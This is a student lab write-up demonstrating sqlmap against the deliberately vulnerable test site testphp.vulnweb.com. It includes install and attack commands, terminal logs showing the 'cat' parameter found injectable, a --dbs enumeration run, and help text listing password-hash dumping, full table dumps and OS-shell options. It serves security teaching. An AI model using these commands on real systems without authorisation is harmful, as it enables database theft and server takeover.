Practical – 8

Demonstrate automated SQL injection with SqLMap.

Introduction -

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features -

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB, Aurora, OpenGauss, ClickHouse and Virtuoso** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to **search for specific database names, specific tables across all databases or specific columns across all databases' tables**. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
- Support to **download and upload any file** from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to **execute arbitrary commands and retrieve their standard output** on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to **establish an out-of-band stateful TCP connection between the attacker machine and the database server** underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for **database process' user privilege escalation** via Metasploit's Meterpreter getsystem command.

SQL Injection

SQL injection is a code injection technique that might destroy your database.

SQL injection is one of the most common web hacking techniques.

SQL injection is the placement of malicious code in SQL statements, via web page input.

Doing SQL Injection Attack Using Sql Map


Step 1: Installing Sqlmap

open terminal and write :- sudo apt install sqlmap

Step 2 : Doing sql injection attack on test site http://testphp.vulnweb.com/listproducts.php?cat=1

write **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1** in terminal


and whenever some query is asked where you have to selecct yes / no or somethig else just hit enter it will select default value



```
┌──(shivam㉿kali)-[~/Desktop/hackthebox]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:28:40 /2024-03-06/

[18:28:42] [INFO] testing connection to the target URL
[18:28:42] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:28:43] [INFO] testing if the target URL content is stable
[18:28:43] [INFO] target URL content is stable
[18:28:43] [INFO] testing if GET parameter 'cat' is dynamic
[18:28:44] [INFO] GET parameter 'cat' appears to be dynamic
[18:28:44] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[18:28:45] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[18:28:45] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[18:28:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:28:55] [WARNING] reflective value(s) found and filtering out
[18:28:56] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[18:28:56] [INFO] testing 'Generic inline queries'
[18:28:56] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[18:28:57] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[18:28:57] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[18:28:57] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[18:28:58] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[18:28:58] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[18:28:58] [INFO] testing 'MySQL inline queries'
[18:28:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[18:28:59] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[18:29:04] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
```

Now while this attack is continuing open second terminal to do other attacks like enumerating database using --dbs option

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs


shivam@kali: ~/Desktop/hackthebox
File Actions Edit View Help

```
┌──(shivam㉿kali)-[~/Desktop/hackthebox]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

        {1.8.2#stable}

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:29:48 /2024-03-06/

[18:29:48] [INFO] testing connection to the target URL
[18:29:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:29:49] [INFO] testing if the target URL content is stable
[18:29:49] [INFO] target URL content is stable
[18:29:49] [INFO] testing if GET parameter 'cat' is dynamic
[18:29:50] [INFO] GET parameter 'cat' appears to be dynamic
[18:29:50] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[18:29:50] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[18:29:50] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] |
```

Other sqlmap Commands

```
└─$ sqlmap --help

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value
  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

   Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

   Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

   Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

   General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

   Miscellaneous:
    These options do not fit into any other category

    --wizard            Simple wizard interface for beginner users
```